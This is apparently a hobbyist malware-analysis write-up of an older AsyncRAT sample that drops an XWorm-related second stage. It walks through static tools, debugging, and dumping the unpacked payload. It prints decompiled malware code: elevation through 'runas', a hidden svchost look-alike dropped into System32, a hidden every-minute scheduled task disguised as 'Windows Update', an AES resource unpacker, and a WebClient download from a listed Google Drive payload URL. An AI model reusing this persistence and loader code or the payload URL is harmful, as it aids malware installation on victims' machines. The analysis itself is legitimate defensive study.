## **SHA256**

## 7761d76284feb79783d96c62b2088d14b39d9f5b485b429f2c0f69d081201629

Small refresher practice to start the new year with an older AsyncRAT sample. Starting with a quick look on, detect—it-easy to identify the file type of the binary and to see if it's packed or encrypted through the entropy.




Figure 1. Detect it Easy




Figure 2. Entropy

On Figure 3. The following steps were to take a look on the summary on PEStudio for any suspicious sections, imports, exports, and strings. We can see that there are a lot of API calls and strings that are highlighted as suspicious and are likely to be used maliciously.

i indicators (groups > API)	1	1 1 1	25.0	2 132	1 37	21 52	•
9 footprints (count > 10)	<u>ITaskService</u>	Microsoft.Win32.TaskSched	x	execution		TypeDef	
virustotal (status > offline)	<u>ITaskSettings</u>	Microsoft.Win32.TaskSched	x	execution		TypeDef	
dos-header (size > 64 bytes)	ITaskSettings2	Microsoft.Win32.TaskSched	x	execution		TypeDef	
dos-rieader (size > 64 bytes)	ITaskSettings3	Microsoft.Win32.TaskSched	x	execution		TypeDef	
rich-header (n/a)	<u> TaskTrigger</u>	Microsoft.Win32.TaskSched	x	execution		TypeDef	
file-header (executable > 64-bit)	<u> TaskVariables</u>	Microsoft.Win32.TaskSched	x	execution		TypeDef	
optional-header (subsystem > GUI)	lTimeTrigger	Microsoft.Win32.TaskSched	x	execution		TypeDef	
directories (count > 6)	<u> Trigger</u>	Microsoft.Win32.TaskSched	x	execution		TypeDef	
sections (count > 3)	<u>ITriggerCollection</u>	Microsoft.Win32.TaskSched	x	execution	-	TypeDef	
libraries (type > p/invoke)	lTriggerDelay	Microsoft.Win32.TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
imports (flag > 1639)	<u>ITriggerUserId</u>	Microsoft.Win32.TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
exports (n/a)	IWeekly Trigger	Microsoft.Win32.TaskSched	x	execution		TypeDef	
thread-local-storage (n/a)	IdleTrigger	Microsoft.Win32.TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
NET (namespace > flag)	LogonTrigger	Microsoft.Win32.TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
resources (count > 6)	LogonUser		x	security		P/Invoke	
strings (count > 9947)	MD5CryptoServiceProvider	System.Security.Cryptograp	x	crypto   obfuscation	T1001   Data Obfuscation	TypeRef	
debug (stamp > May.2024)	MemoryStream	System.IO	x	memory	T1055   Process Injection	TypeRef	
manifest (level > aslnvoker)	MonthlyDOW	Microsoft.Win32.TaskSched	x	execution	-	TypeDef	
version (OriginalFilename > com.exe)	MonthlyDOWTrigger	Microsoft.Win32.TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
certificate (n/a)	MonthlyDate	Microsoft.Win32.TaskSched	x	execution	-	TypeDef	
overlay (n/a)	MonthlyTrigger	Microsoft.Win32.TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
	MonthsOfTheYear	Microsoft,Win32,TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
	NamedValueCollection	Microsoft.Win32.TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
	NotSupportedPriorToExcepti	Microsoft,Win32,TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
	NotV1SupportedException	Microsoft.Win32.TaskSched	×	execution	T1053   Scheduled Task	TypeDef	
	NotV2SupportedException	Microsoft,Win32,TaskSched	x	execution	T1053   Scheduled Task	TypeDef	
	RawSecurityDescriptor	System.Security.AccessCont	×	security		TypeRef	
	Registration Trigger	Microsoft.Win32.TaskSched	×	execution	T1053   Scheduled Task	TypeDef	

Figure 3. Imports

Figure 4. Shows the entry point. The first thing the malware does is to check if it is running in Administrator mode. If it is not, then it will attempt to create a new process and try to launch a file. Running this section in the debugger makes the application self-terminate and so I had to change the flag used to check if it's in admin mode to "true" until it left the routine.

```
ProcessStartInfo processStartInfo = new ProcessStartInfo();
     Process process = new Process();
     ProcessStartInfo processStartInfo2 = processStartInfo;
     processStartInfo2.UseShellExecute = true;
     processStartInfo2.FileName = Application.ExecutablePath;
     processStartInfo2.WindowStyle = ProcessWindowStyle.Normal;
     processStartInfo2.Verb = "runas";
     process = Process.Start(processStartInfo);
string text = "C:\\Windows\\System32\\svchost\u200c.exe";
if (!File.Exists(text))
     File.WriteAllBytes(text, Test.GetTheResource("yvcjnjqhe"));
File.SetAttributes(text, FileAttributes.Hidden | FileAttributes.System);
using (TaskService taskService = new TaskService())
     TaskDefinition taskDefinition = taskService.NewTask();
taskDefinition.RegistrationInfo.Description = "Windows Update";
     TimeTrigger timeTrigger = new TimeTrigger();
timeTrigger.Repetition.Interval = TimeSpan.FromMinutes(1.0);
     taskDefinition.Triggers.Add(timeTrigger);
taskDefinition.Principal.RunLevel = TaskRunLevel.Highest;
     taskDefinition.Settings.Hidden = true;
     taskDefinition.Actions.Add(new ExecAction("C:\\Windows\\System32\\svchost\u200c.exe", null, null));
taskService.RootFolder.RegisterTaskDefinition("Update", taskDefinition);
Interaction.Shell("schtasks /run /TN Update", AppWinStyle.Hide, false, -1);
```

Figure 4. Main Entry Point

Figure 5. And Figure 6. Shows the presence of the RijndaelManaged function and in this encryption or decryption routine there are hard coded strings which might be getting used as a decryption key.

Figure 5. Encryption Routines

```
// Token: 0x06000000A RID: 10 RVA: 0x000002328 File Offset: 0x000000528

public static byte[] GetTheResource(string Get_)
{

Assembly executingAssembly = Assembly.GetExecutingAssembly();

ResourceManager resourceManager = new ResourceManager("rypbpgqgmsnsl", executingAssembly);

return Test.AES_Decryptor((byte[])resourceManager.GetObject(Get_));

}

// Token: 0x06000008 RID: 11 RVA: 0x000002364 File Offset: 0x000000564
```

Figure 6. Unpacking

Following through the routine and watching the local values change until something interesting shows up.




Figure 7. Debug Runtime Values

In Figure 8. We can see on byte[0] and byte[1] the magic bytes for PE files 4D5A and this executable is being loaded into svchost1.exe. Right clicking and following in Memory Map allows to copy paste and dump the binary for the analysis of the following stage.




Figure 8. MZ Header and Payload Injection

Figure 9. Shows the 2nd stage binary loaded into detect-it-easy and shows that it's still a .NET file but the file size is smaller now.




Figure 9. Dumped Payloid D-i-E

It is then opened on PEStudio for an analysis of human readable strings and function calls and exports.




Figure 10. Strings




Figure 11. Imports

Figure 12 shows the the entry point and it can also be seen that payloads is obfuscated. I did try to use de4dot to deobfuscate it but it didn't fully work on it.

Figure 12. Stage 2 Entry Point.

Figure 13-16. Shows the value of local variables after getting decrypted during runtime. Interesting strings are mentions of Xworm, a cmd file, and a download url.




Figure 13. Strings



Figure 14. Mentions of XWorm



Figure 15. Mentions of cmd file

Figure 16. Encryption|Decryption Routine

Name	Value
Microsoft.VisualBasic.CompilerServices.Conversions.ToString retu	"https://drive.usercontent.google.com/download?id=1XEWUwFdhz83ez1WgfQ4Lj72TbJhKq3zU&export=download"
D	
▶ 🔗 thread2	
🗴 ex	

Figure 17. Download url

Figure 18. Shows that it creates some kind of logfile in the interaction environment. A lot of the other strings here are encoded differently from each other as well.

Figure 18. Log File Generation

Figure 19. Has functionality for thread creation but on the debugger at this point it no longer does anything. I am assuming this is because the download instruction earlier no longer works and the payloads there would be essential to continue.

```
Environment.EXIE(0);

N9Zw66sc7U4Kgd.jYBJJmZA48J5ZF();

string text = N9Zw66sc7U4Kgd.ehqPzHNXhVfxvz(fFA3tf75kGiqs6J408LUByVLbwlPMJWZwCXgv4uQRKIv5peiMoKzFphcRJ2kk02pHhunAEE.TeyFS4zTTwQjLL);
fFA3tf75kGiqs6J408LUByVLbwlPMJWZwCXgv4uQRKIv5peiMoKzFphcRJ2kk02pHhunAEE.SahztsFsMpEze = text.Split(new char[] { ':' })[0];
fFA3tf75kGiqs6J408LUByVLbwlPMJWZwCXgv4uQRKIv5peiMoKzFphcRJ2kk02pHhunAEE.GzqqkYHgkw7sgT = text.Split(new char[] { ':' })[1];
zdFwA0S8CvGxRdBGfWFuUWU0EsrHeeYysa6iAxUmKH6Bqb67qXoTba0tdoalXhQKUTf4UMWuUAgGblevk74NxJF70.kWxxjyPq9zo0WDRGNWhr6emZ7blCsmZ();
new Thread(new ThreadStart(N9Zw66sc7U4Kgd.wyvqfz4c6FnhNu)).start();
if (Conversions.ToBoolean(uFXSTQmJUYY3p2.RNeXoipwlG37W3())) {

GAZ63zR0qdusNQ.G65ypE6SimxGJKGndMf0I0YhWakdiaSWkgOIrbaKOUBALvJgHx7e39oGBlP8lLheKuMU3zVX3a8knMe28WToY26wB();
}
Thread thread = new Thread(new ThreadStart(N9Zw66sc7U4Kgd.qRgpz8qxkprCWv));
Thread thread2 = new Thread(new ThreadStart(N9Zw66sc7U4Kgd.PJtos2L514tNRF));
thread2.Start();
thread2.Start();
thread2.Join();
```

Figure 19. Thread Starts

Network connection capability downloading a string from a webclient.

```
public static string ehqPzHNXhVfxvz(string TLq2ue73K8hWrE)
{
    try
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.DefaultConnectionLimit = 9999;
}
    catch (Exception ex)
    {
        IL_2A:
        using (WebClient webClient = new WebClient())
        {
            text = webClient.DownloadString(TLq2ue73K8hWrE);
        }
        catch (Exception ex2)
        {
            Thread.Sleep(3000);
            goto IL_2A;
        }
        return text;
}
```

Figure 20. Network Connections

Figure 21. Shows the powershell command.

Figure 21. Powershell

This is the end of the short refresher analysis. I might make Yara rules based on the IL for practice but given that this sample is already 6 months old there is probably no need.